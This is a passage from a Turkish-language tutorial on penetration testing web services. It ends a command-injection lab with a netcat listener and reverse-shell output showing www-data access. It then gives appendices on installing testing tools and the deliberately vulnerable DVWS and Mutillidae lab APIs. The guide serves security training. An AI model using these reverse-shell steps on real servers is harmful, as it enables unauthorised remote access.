
```
> sudo su
> apt-get install netcat-traditional // Reverse Shell Oluşturan Tool
```

Web servis sunucusunda gerekli araç hazır olduktan sonra komut enjeksiyonu ile ters kabuk bağlantısı alabilmek için saldırgan sistemde dinleme moduna geçelim.


Ubuntu 18.04 LTS Linux:

> nc -lvp 1234

Ardından web servise komut enjeksiyonu yapalım ve reverse shell oluşturan kodları enjekte edelim.



Reverse Shell Veren Kodlar Web Servis Sunucusuna Enjekte Edilir



Saldırgan Sistemde Dinleme Moduna Geçilir

```
hefese@HASANFSIMSEK: ~  
File Edit View Search Terminal Tabs Help  
hefese@HASANFSIMSEK: ~ x hefese@HASANFSIMSEK: ~ x root@HASANFSIMSEK: /h... x  
hefese@HASANFSIMSEK:~$ nc -lvp 1234  
Listening on [0.0.0.0] (family 0, port 1234)  
Connection from 192.168.68.121 58958 received!  
whoami  
www-data
```

Reverse Shell Bağlantısı Gelir ve Edinilen Yetki Öğrenilir

```
hefese@HASANFSIMSEK: ~  
File Edit View Search Terminal Tabs Help  
hefese@HASANFSIMSEK: ~ x hefese@HASANFSIMSEK: ~ x root@HASANFSIMSEK: /h... x  
hefese@HASANFSIMSEK:~$ nc -lvp 1234  
Listening on [0.0.0.0] (family 0, port 1234)  
Connection from 192.168.68.121 58958 received!  
whoami  
www-data  
ls  
client.php  
jsonRPCClient.php  
jsonRPCServer.php  
process.php  
restrictedExample.php  
server.php
```

Web Servis Sunucusunda Sızılan Dizin Noktasındaki Dosyalar Sıralanır

Açıklığın Önemi

İstemci taraflı girdiler komut enjeksiyonunda kullanılan işletim sistemi kabuk operatörlerine karşı denetlenmelidir ve filtrelenmelidir. Saldırganların ilave komut eklemesi böylece engellenebilir.

6 SONUÇ VE ÖNERİLER

Bu çalışma için literatürde geçen başlıca web servis sızma testi araçları kullanılmıştır. Web servislere sızma testi yapılması için temel gereksinimler ve beceriler paylaşılmıştır. Başlıca web servis zafiyetlerine değinilmiştir ve sömürme adımları gösterilmiştir. Tüm gösterilen uygulamalar bağımlılıklarının kurulumları yer almak üzere pratikte okuyucu tarafından kendi başına uygulayabileceği şekilde adımlara yer vererek anlatılmıştır. Bu sayede bilginin teoride kalmasının önüne geçip pratiğe dönüşmesi amaçlanmıştır. Bu çalışma raporu ile bir kimse web servis sızma testçisi olmak noktasında başlangıç adımı atmış

olacaktır. Bu sektördeki bir kimse tarafından bu rehber dökümana benzer bir rapor yazılacağı zaman ham bilginin pratik olarak uygulanabilir olması noktasında adımlara bolca yer verilmesi önerilmektedir. Bu sayede bilişim ve bilgi güvenliği sektörüne nitelikli eleman yetiştirilmesi sağlanabilir.

7 EK

7.1 SoapUI Web Servis Güvenlik Testi Yazılımını Linux'a (Ubuntu 18.04 LTS'ye) Kurma

SoapUI yazılımının linux (Ubuntu 18.04 LTS) sisteme kurulumu şu şekildedir:

a) İndirme

Belirtilen linkten soapui yazılımını indirilir.

<https://www.soapui.org/downloads/soapui/>

Not: Linke linux bir sistemden gidince linux sürümü inmektedir. Windows bir sistemden linke gidilirse windows sürümü iner.

Kurulum dosyası Downloads klasöründe yer alır: SoapUI-x64-SIZININDIRDIGINIZVERSIYON.sh

b) Yükleme

Ubuntu 18.04 LTS Terminal:

```
> sudo su
> cd ~/Downloads/
> chmod +x SoapUI-x64-SIZININDIRDIGINIZVERSIYON.sh
> ./ SoapUI-x64-SIZININDIRDIGINIZVERSIYON.sh
```

[!] Uyarı:

Kurulumda "Tutorials" da yüklemeye dahil edilir. Tutorials içerisinde soap ve rest için örnek soapui projeleri mevcuttur.

c) Çalıştırma

Kurulum sonrası yazılımı başlatma şu şekildedir:

Ubuntu 18.04 LTS Terminal:

```
> cd /home/USERNAME/SoapUI-5.6.0/bin/  
> ./SoapUI-5.6.0
```

7.2 Burpsuite'i Linux (Ubuntu 18.04 LTS) Sisteme Kurma

a) İndirme

Belirtilen linkten burpsuite linux x64 sürümü indirilir.

<https://portswigger.net/burp/releases/professional-community-2022-9-5?requestededition=community&requestedplatform=>

xxxxxx.sh şeklinde bir kurulum dosyası inecektir.

b) Yükleme

Kurulum için sh dosyası çalıştırılır ve standart next, next prosedürü uygulanır.

Ubuntu 18.04 LTS Terminal:

```
> sudo su  
> chmod a+x burpsuite_community_linux_SIZININDIRDIGINIZVERSIYON.sh  
> ./burpsuite_community_linux_SIZININDIRDIGINIZVERSIYON.sh
```

c) Çalıştırma


Terminal ekranında burpsuite yazılarak burpsuite başlatılabilir.

Ubuntu 18.04 LTS Terminal:


```
> burpsuite
```

7.3 Burpsuite'e WSDLER Eklentisini Kurma

Burpsuite pencere ekranında Extender->BApp Store sekmesine gelinir ve Wsdler seçeneği seçilerek Install denir.



Bu kurulum sonrası Wsdler sekmesi burpsuite menülerine gelir.



7.4 Postman Yazılımını Linux (Ubuntu 18.04 LTS) Sisteme Kurma

a) Yükleme

Ubuntu paket yöneticisi depolarından yazılım indirilir ve kurulur.

Ubuntu 18.04 LTS Terminal:

```
> sudo su
> snap install postman
```

b) Çalıştırma

Yazılım ubuntu linux dashboard'undan ismi aratılarak veya terminal ekranından ismi yazılarak başlatılabilir.

Ubuntu 18.04 LTS Terminal:

```
> postman
```

7.5 DVWS Web API'yi Linux'a (Ubuntu 16.04 LTS Dağıtımına) Kurma

Bu başlık altında bir linux sisteme kasıtlı açıklıklara sahip DVWS web api kurulum adımları gösterilecektir.

Kullanılan Materyaller

- Oracle VirtualBox // Sanallaştırma Yazılımı
- Ubuntu 16.04 LTS Desktop Linux ISO // Linux İşletim Sistemi
- PHP v5.5.38, Apache, MySQL // Web Sunucu Yazılımları
- DVWS // Zafiyetli Web API

a) Oracle VirtualBox Kurma

- Bilgisayarınızda yüklü ve kullanmakta olduğunuz linux veya windows işletim sistemine "Oracle VirtualBox" yazılımı kurulur.

<https://www.virtualbox.org/wiki/Downloads>

b) Oracle VirtualBox’da VM Oluřturma

- Oracle VirtualBox’da bir sanal makine oluřturulur.
- “Ubuntu 16.04 LTS desktop iso” imajı cd olarak sanal makineye takılarak kurulur.

<https://releases.ubuntu.com/16.04/>

c) Ubuntu 16.04 LTS VM’e PHP + Apache + MySQL Kurulumu

(!) Uyarı:

Her komut satırında bařlangıçta kullanılan “>” karakterleri iřlevi olan bir kod deęildirler. Sadece yeni bir komut satırının bařladıęını gstermek adına kullanılmıřtır. Dolayısıyla komutları kopyalarken en bařtaki > karakteri alınmamalıdır. Ondan sonraki karakterler alınmalıdır.

Ubuntu 16.04 LTS Linux Terminal:

i) Baęımlılıklar Yklenir.

```
-----  
> apt-get -y install wget curl  
> apt-get -y install build-essential libxml2-dev libxslt1-dev  
> apt-get -y install libfcgi-dev libfcgi0ldb libjpeg62-dbg libxml2-dev  
> apt-get -y install libmcrypt-dev libssl-dev libc-client2007e libc-client2007e-dev  
> apt-get -y install libbz2-dev libcurl4-openssl-dev libjpeg-dev libpng12-dev  
> apt-get -y install libfreetype6-dev libkrb5-dev libpq-dev libicu-dev  
> ln -s /usr/lib/libc-client.a /usr/lib/x86_64-linux-gnu/libc-client.a  
-----
```

ii) DVWS’nin alıřabildięi Srm Olan PHP 5.5.38 Yklenir.

```
-----  
> mkdir /opt/php-5.5.38  
> mkdir /usr/local/src/php5-build  
> cd /usr/local/src/php5-build  
> wget https://www.php.net/distributions/php-5.5.38.tar.bz2 -O php-5.5.38.tar.bz2  
> tar jxf php-5.5.38.tar.bz2  
> cd php-5.5.38/
```

(*configure ile beraber devam eden satırlar komple kopyalanır ve terminale olduęu gibi yapıřtırılıp ENTER’lanır*)

Komut Bařlangıcı

```
> ./configure --prefix=/opt/php-5.5.38 --with-pdo-pgsql --with-zlib-dir --with-freetype-dir --enable-mbstring \
--with-libxml-dir=/usr --enable-soap --enable-intl --enable-calendar --with-curl --with-mcrypt --with-zlib \
--with-gd --with-pgsql --disable-rpath --enable-inline-optimization --with-bz2 --with-zlib --enable-sockets \
--enable-sysvsem --enable-sysvshm --enable-pcntl --enable-mbregex --enable-exif --enable-bcmath --with-mhash \
--enable-zip --with-pcre-regex --with-mysql --with-pdo-mysql --with-mysqli --with-jpeg-dir=/usr --with-png-dir=/usr \
--enable-gd-native-ttf --with-openssl --with-fpm-user=www-data --with-fpm-group=www-data \
--with-libdir=/lib/x86_64-linux-gnu --enable-ftp --with-imap --with-imap-ssl --with-gettext --with-xmlrpc --with-xsl \
--with-kerberos --enable-fpm
# Komut Sonu
```

```
> make
> make install
> cp /usr/local/src/php5-build/php-5.5.38/php.ini-production /opt/php-5.5.38/lib/php.ini
> cp /opt/php-5.5.38/etc/php-fpm.conf.default /opt/php-5.5.38/etc/php-fpm.conf
> mkdir /opt/php-5.5.38/etc/php-fpm.d
```

(*cat ile beraber devam eden satırlar komple kopyalanır ve terminale olduğu gibi yapıştırılıp ENTER'lanır*)

```
# Komut Başlangıcı
> cat <<EOF > /etc/systemd/system/php-5.5.38-fpm.service
[Unit]
Description=The PHP 5.5.38 FastCGI Process Manager
After=network.target

[Service]
Type=simple
PIDFile=/opt/php-5.5.38/var/run/php-fpm.pid
ExecStart=/opt/php-5.5.38/sbin/php-fpm --nodaemonize --fpm-config /opt/php-5.5.38/etc/php-fpm.conf
ExecReload=/bin/kill -USR2 $MAINPID

[Install]
WantedBy=multi-user.target
```

EOF

Komut Sonu

```
> echo 'zend_extension=opcache.so' >> /opt/php-5.5.38/lib/php.ini
```

(for ile beraber devam eden satırlar komple kopyalanır ve terminale olduğu gibi yapıştırılıp ENTER 'lanır)

Komut Başlangıcı

```
> for i in /opt/php-5.5.38/lib/php.ini;do
sed -i 's|max_execution_time = 30|max_execution_time = 120|' $i
sed -i 's|upload_max_filesize = 2M|upload_max_filesize = 32M|' $i
sed -i 's|post_max_size = 8M|post_max_size = 32M|' $i
sed -i 's|error_reporting = E_ALL & ~E_DEPRECATED|error_reporting =
E_ERROR|' $i
sed -i 's|short_open_tag = Off|short_open_tag = On|' $i
sed -i "s|date.timezone =|date.timezone = 'America/Sao_Paulo'" $i
done
# Komut Sonu
```

```
> sed -i "s|pid = run/php-fpm.pid|pid = run/php-fpm.pid|" /opt/php-5.5.38/etc/php-
fpm.conf
> sed -i "s|include=etc/fpm.d/*.conf|include=/opt/php-5.5.38/etc/php-
fpm.d/*.conf|" /opt/php-5.5.38/etc/php-fpm.conf
> systemctl daemon-reload
> systemctl enable php-5.5.38-fpm.service
> systemctl start php-5.5.38-fpm.service
```

iii) Apache Web Sunucu Yazılımı Kurulur.

```
> apt-get install apache2 libapache2-mod-fastcgi
> a2enmod actions alias
> a2enmod proxy_fcgi
> systemctl restart apache2.service
```

(cat ile beraber devam eden satırlar komple kopyalanır ve terminale olduğu gibi yapıştırılıp ENTER 'lanır)

Komut Başlangıcı

```
> cat <<EOF > /etc/apache2/php5.5.conf
<FilesMatch "\.php$" >
```

```
    SetHandler "proxy:fcgi://127.0.0.1:9000/"
  </FilesMatch>
EOF
# Komut Sonu

// Apache Konfigurasyon Dosyasında <VirtualHost> </VirtualHost>
// Bölümü İçerisine PHP'yi Gösteren Konfigurasyon Satırı Eklenir.
> nano /etc/apache2/sites-available/000-default.conf

<VirtualHost *:80>
    ...
    # Eklenecek Satır
    Include /etc/apache2/php5.5.conf
</VirtualHost>
```

iv) MySQL Kurulur.

Not:

MySQL kurulumu parola aşamasında
parola olarak bir şey girilmez ve ENTER
deyip geçilir.

```
> sudo apt-get install mysql
```

v) Apache Servisi Yeniden Başlatılır

```
> service apache2 restart
```

d) Ubuntu 16.04 LTS VM'e DVWS Web API İndirilir

Ubuntu 16.04 LTS Terminal:

```
> sudo su
> cd /var/www/html
> wget https://www.includekarabuk.com/kitaplik/indirmeDeposu/dvws.zip
> unzip dvws.zip
> chmod -R 777 dvws/
```

e) Ubuntu 16.04 LTS VM'de DVWS Web API Kurulumu Yapılır

Web Tarayıcı:

<http://localhost/dvws/about/instructions.php>

Tıklanacak Buton: [Reset Database]

f) Tüm bu aşamaların ardından kurulumlar tamamlanacaktır ve dvws web api'ye erişim sağlanabilecektir.

<http://localhost/dvws/index.php>

Not:

DVWS Web API arayüzünde Command Injection sayfasında dvws sadece linux'da ise çalışabilen radio button'ların çalışır olduğu bu kurulumda gözlemlenebilecektir. Aynı ders sayfasında windows radio button'un çalışması için dvws'nin windows işletim sisteminde kurulmuş olması gerekmektedir.

7.6 DVWS Web API'yi Windows'a (Windows 10 Home Premium Sürümüne) Kurma

Bu başlık altında bir windows sisteme kasıtlı açıklıklara sahip DVWS web api kurulum adımları gösterilecektir.

Kullanılan Materyaller

- Oracle VirtualBox // Sanallaştırma Yazılımı
- Windows 10 Home Premium // Windows İşletim Sistemi
- Xampp 5.5.38 // Web Sunucu Yazılımları
- DVWS // Zafiyetli Web API

a) Oracle VirtualBox Kurma

- Bilgisayarınızda yüklü ve kullanmakta olduğunuz linux veya windows işletim sistemine "Oracle VirtualBox" yazılımı kurulur.

<https://www.virtualbox.org/wiki/Downloads>

b) Oracle VirtualBox'da VM Oluşturma

- Oracle VirtualBox'da bir sanal makine oluşturulur.
- "Windows 10 Home Premium" imajı cd olarak sanal makineye takılarak kurulur.

<https://www.microsoft.com/tr-tr/software-download/windows10>

c) Windows 10 VM'e PHP + Apache + MySQL Kurulumu

- Xampp 5.5.38 sürümü kurulur.

<https://sourceforge.net/projects/xampp/files/XAMPP%20Windows/5.5.38/xampp-win32-5.5.38-3-VC11-installer.exe/download>

d) Windows 10 VM'e DVWS Web API İndirilir

- DVWS indirilir.

<https://www.includekarabuk.com/kitaplik/indirmeDeposu/dvws.zip>

- DVWS web sunucu kök dizinine yerleştirilir.

C:\xampp\htdocs\dvws\

e) Windows 10 VM'de DVWS Web API Kurulumu Yapılır

Web Tarayıcı:

<http://localhost/dvws/about/instructions.php>

Tıklanacak Buton: [Reset Database]

f) Tüm bu aşamaların ardından kurulumlar tamamlanacaktır ve dvws web api'ye erişim sağlanabilecektir.

<http://localhost/dvws/index.php>

Not:

DVWS Web API arayüzünde Command Injection sayfasında dvws kurulumu sadece windows'da ise çalışabilen radio button'un çalışır olduğu gözlemlenebilecektir. Aynı ders sayfasında linux radio button'ların çalışması için

dvws'nin linux işletim sisteminde kurulmuş olması gerekmektedir.

7.7 Mutillidae Web API'yi Linux'a (Ubuntu 18.04 LTS Dağıtımına) Kurma

Bu başlık altında bir linux sisteme kasıtlı açıklıklara sahip Mutillidae web api kurulum adımları gösterilecektir.

Kullanılan Materyaller

- Oracle VirtualBox // Sanallaştırma Yazılımı
- Ubuntu 18.04 LTS Desktop Linux ISO // Linux İşletim Sistemi
- Apache, MySQL, PHP // Web Sunucu Yazılımları
- Mutillidae v2.10.8 // Zafiyetli Web API

a) Oracle VirtualBox Kurma

- Bilgisayarınızda yüklü ve kullanmakta olduğunuz linux veya windows işletim sistemine "Oracle VirtualBox" yazılımı kurulur.

<https://www.virtualbox.org/wiki/Downloads>

b) Oracle VirtualBox'da VM Oluşturma

- Oracle VirtualBox'da bir sanal makine oluşturulur.
- "Ubuntu 18.04 LTS desktop iso" imajı cd olarak sanal makineye takılarak kurulur.

<https://releases.ubuntu.com/16.04/>

c) Ubuntu 18.04 LTS VM'e Apache Kurulumu

- > sudo su
- > apt-get update
- > apt-get install apache2
- > a2enmod rewrite
- > service apache2 restart
- > nano /etc/apache2/apache2.conf

Açılan dosyada

```
<Directory /var/www>
```

```
...
```

```
</Directory>
```

bloğundaki AllowOverride None direktifi AllowOverride All yapılır.

```
> service apache2 restart
```

d) Ubuntu 18.04 LTS VM'e PHP Kurulum

```
> sudo su
```

```
> apt-get update
```

```
> apt-get install php libapache2-mod-php
```

e) Ubuntu 18.04 LTS VM'e MySQL Kurulumu

```
> sudo su
```

```
> apt-get update
```

```
> apt-get install mysql-server php-mysql
```

```
> service apache2 restart
```

```
> mysql -u root
```

```
mysql> use mysql;
```

```
mysql> UPDATE user SET authentication_string=PASSWORD('mutillidae')  
WHERE user='root';
```

```
mysql> UPDATE user SET plugin='mysql_native_password' WHERE user='root';
```

```
mysql> flush privileges;
```

```
mysql> exit;
```

f) Ubuntu 18.04 LTS VM'de Mutillidae Web API'nin Bazı Fonksiyonlarının Çalışması İçin Gerekli Kütüphaneleri Yükleme

```
// PHP XML Kütüphanesini Yükleme
```

```
> sudo su
```

```
> apt-get update
```

```
> apt-get install php7.2-xml
```

```
// 7.2. xml yüklüyoruz, çünkü yüklenen
```

```
// php 7.2 sürümünde. bkz. php --
```

```
version
```

```
// PHP Curl Kütüphanesini Yükleme
```

```
> sudo su
```

```
> apt-get update
```



```
> apt-get install php7.2-curl // 7.2. xml yüklüyoruz, çünkü yüklenen
// php 7.2 sürümünde. bkz. php –
version
```

```
// PHP Mbstring Kütüphanesini Yükleme
> sudo su
> apt-get update
> apt-get install php7.2-mbstring
```

g) Ubuntu 18.04 LTS VM’de mutillidae web api’yi indirmek için git kurulur.

```
> sudo su
> apt-get install git
```

h) Ubuntu 18.04 LTS VM’de mutillidae web api indirilir.

```
> sudo su
> cd /var/www/html
> git clone https://github.com/webpwnized/mutillidae.git mutillidae
```

```
http://localhost/mutilliade/
```

ı) Ubuntu 18.04 LTS VM’de Web Tarayıcı Ekranına Yansıyan Apache & PHP Hatalarını Kapama Ayarı

```
> sudo su
> gedit /etc/php/7.2/apache2/php.ini &
```

dosyasında error_reporting

```
error_reporting = E_ALL
```

satırı

```
error_reporting = E_ALL & ~E_DEPRECATED & ~E_STRICT
```

şeklinde ayarlanır. display_errors

```
display_errors = On
```

satırı

```
display_errors = Off
```

şeklinde ayarlanır.

```
> service apache2 restart
```

i) Ubuntu 18.04 LTS VM’de Apache Sunucuyu HTTPS Yapma

```
> sudo su
> openssl req -x509 -nodes -days 365 -newkey rsa:4096 -keyout
/etc/ssl/private/mutillidae.key -out /etc/ssl/certs/mutillidae.crt
> gedit /etc/apache2/sites-available/default-ssl.conf &
```

Açılan dosyada

```
<VirtualHost _default_:443>
```

```
...
```

```
</VirtualHost>
```

bloğundaki SSLCertificateFile ve SSLCertificateKeyFile satırları aşağıdaki gibi yapılır.

SSLEngine On

SSLCertificateFile /etc/ssl/certs/mutillidae.crt

SSLCertificateKeyFile /etc/ssl/private/mutillidae.key

```
> chown www-data:www-data /etc/ssl/certs/mutillidae.crt
> chown www-data:www-data /etc/ssl/private/mutillidae.key
> a2enmod ssl
> a2enmod headers
> a2ensite default-ssl
> service apache2 restart
```

(Bu Ayar İsteğe Bağlıdır)

```
// VirtualHost Ayarlama
```

```
> sudo su
> cd /etc/apache2/
> gedit sites-available/000-default.conf &
Açılan dosyada dosya içeriği tamamen silinir ve şöyle yapılır:
```

```
<VirtualHost 127.0.0.1:80>
```

ServerName mutillidae.local

```
ServerAlias mutillidae
DocumentRoot /var/www/html/mutillidae

ErrorLog ${APACHE_LOG_DIR}/mutillidae-error.log
CustomLog ${APACHE_LOG_DIR}mutillidae-access.log combined

</VirtualHost>

<VirtualHost 127.0.0.1:443>

DocumentRoot /var/www/html/mutillidae
ServerAlias mutillidae
ServerName mutillidae.local

ErrorLog ${APACHE_LOG_DIR}/mutillidae-error.log
CustomLog ${APACHE_LOG_DIR}mutillidae-access.log combined
SSLEngine On
SSLOptions +StrictRequire
SSLCertificateFile /etc/ssl/certs/mutillidae.crt
SSLCertificateKeyFile /etc/ssl/private/mutillidae.key
SSLProtocol TLSv1

</VirtualHost>
```

```
> service apache2 restart
> gedit /etc/hosts
```

Açılan dosyada şu satırlar en başa eklenir:

```
127.0.0.1    mutillidae
127.0.0.1    mutillidae.local
```

Böylece;

<http://localhost/mutillidae/>

adresi yerine

<http://localhost> ile, <http://mutillidae> ile veya <http://mutillidae.local> ile doğrudan siteye erişim sağlanabilecektir.

j) Ubuntu 18.04 LTS VM’de Mutillidae Web API Konfigurasyonu

Ubuntu 18.04 LTS VM'de <http://localhost>'a gidilir ve `database-offline.php` şeklinde gelen sayfada

setup / reset the DB

linkine tıklanır.

k) Sonuç

Böylece konfigürasyon ve kurulum tamamlanır.

<http://localhost>

7.8 Mutillidae Web API'yi Linux'a (Ubuntu 14.04 LTS Dağıtımına) Kurma

Bu başlık altında eski bir linux sisteme kasıtlı açıklıklara sahip DVWS web api kurulum adımları gösterilecektir.

[!] Uyarı:

Mutillidae'nin esas linux kurulumu Ubuntu 18.04 LTS linux sisteme olan kurulumdur. Dersler o kurulumla gelen mutillidae üzerinden takip edilmelidir. Ubuntu 14.04 LTS eski linux sistem kurulumunun ayrıyeten oluşturulmasının nedeni zafiyetli Mutillidae web api'sinde XXE ataklarında uygulanabilen RCE'yi (Remote Code Execution'ı) gözlemleyebilmek içindir. XXE ataklarında RCE yapabilmek PHP'nin expect modülünü gerektirmekte. PHP Expect modülü ise bu eski sürüm linux işletim sisteminde kurulup aktif hale getirilebilmekte. Bu nedenle sırf XXE atağında RCE sonucunu deneyimlemek için mutillidae Ubuntu 14.04 LTS işletim sistemi üzerine de ilaveten kurulmuştur. Bu kurulumda mutillidae XXE sayfasında RCE denendiğinde başarılı olduğu ve uzak sistemde komut çalıştırılabildiği gözlemlenecektir. Mutillidae dersleri esas kurulum olan son sürüm mutillidae'nin yüklü olduğu Ubuntu 18.04 LTS linux işletim sisteminden takip edilmelidir.

Kullanılan Materyaller

- Oracle VirtualBox // Sanallaştırma Yazılımı
- Ubuntu 14.04 LTS Desktop Linux ISO // Linux İşletim Sistemi
- Apache, MySQL, PHP // Web Sunucu Yazılımları
- Mutillidae v2.7.10 // Zafiyetli Web API
- libexpect-php5 Deb Paketi // PHP Expect Modülü

a) Oracle VirtualBox Kurma

- Bilgisayarınızda yüklü ve kullanmakta olduğunuz linux veya windows işletim sistemine “Oracle VirtualBox” yazılımı kurulur.

<https://www.virtualbox.org/wiki/Downloads>

b) Oracle VirtualBox’da VM Oluşturma

- Oracle VirtualBox’da bir sanal makine oluşturulur.
- “Ubuntu 14.04 LTS Desktop Linux ISO” imajı cd olarak sanal makineye takılarak kurulur.

<https://releases.ubuntu.com/14.04/>

c) Ubuntu 14.04 LTS VM’de Apache + PHP + Mysql Kurulumu

```
> sudo apt-get update
```

```
// MYSQL parola mutillidae yapılmalıdır.
```

```
> sudo apt-get -y install apache2 mysql-server php5-mysql php5 libapache2-mod-  
php5 php5-mcrypt
```

```
> a2enmod rewrite
```

```
> service apache2 restart
```

```
> nano /etc/apache2/apache2.conf
```

```
<Directory /var/www>
```

```
...
```

```
</Directory>
```

bloğundaki AllowOverride None direktifi AllowOverride All yapılır.

```
> service apache2 restart
```

c) Ubuntu 14.04 LTS VM’de PHP Expect Modülü Yüklenir ve Enable Edilir

- Php expect modülü deb paketi indirilir.

<https://www.ubuntuupdates.org/package/core/trusty/universe/base/libexpect->

php5

```
> cd Downloads/
```

- Php expect modülü deb paketi yüklenir.

```
> sudo su
```

```
> apt-get install php-pear
```

```
> pear install PEAR
```

```
> sudo apt-get install -y php5-dev
```

```
> mkdir /etc/php5/conf.d/
```

```
> dpkg -i libexpect-php5_0.3.1-1build3_amd64.deb
```

```
> cp /etc/php5/conf.d/expect.ini ../apache2/conf.d/
```

```
> service apache2 restart
```

- d) Ubuntu 14.04 LTS VM’de mutillidae web api indirilir.

<https://github.com/webpwnized/mutillidae/archive/refs/tags/v2.7.10.zip>

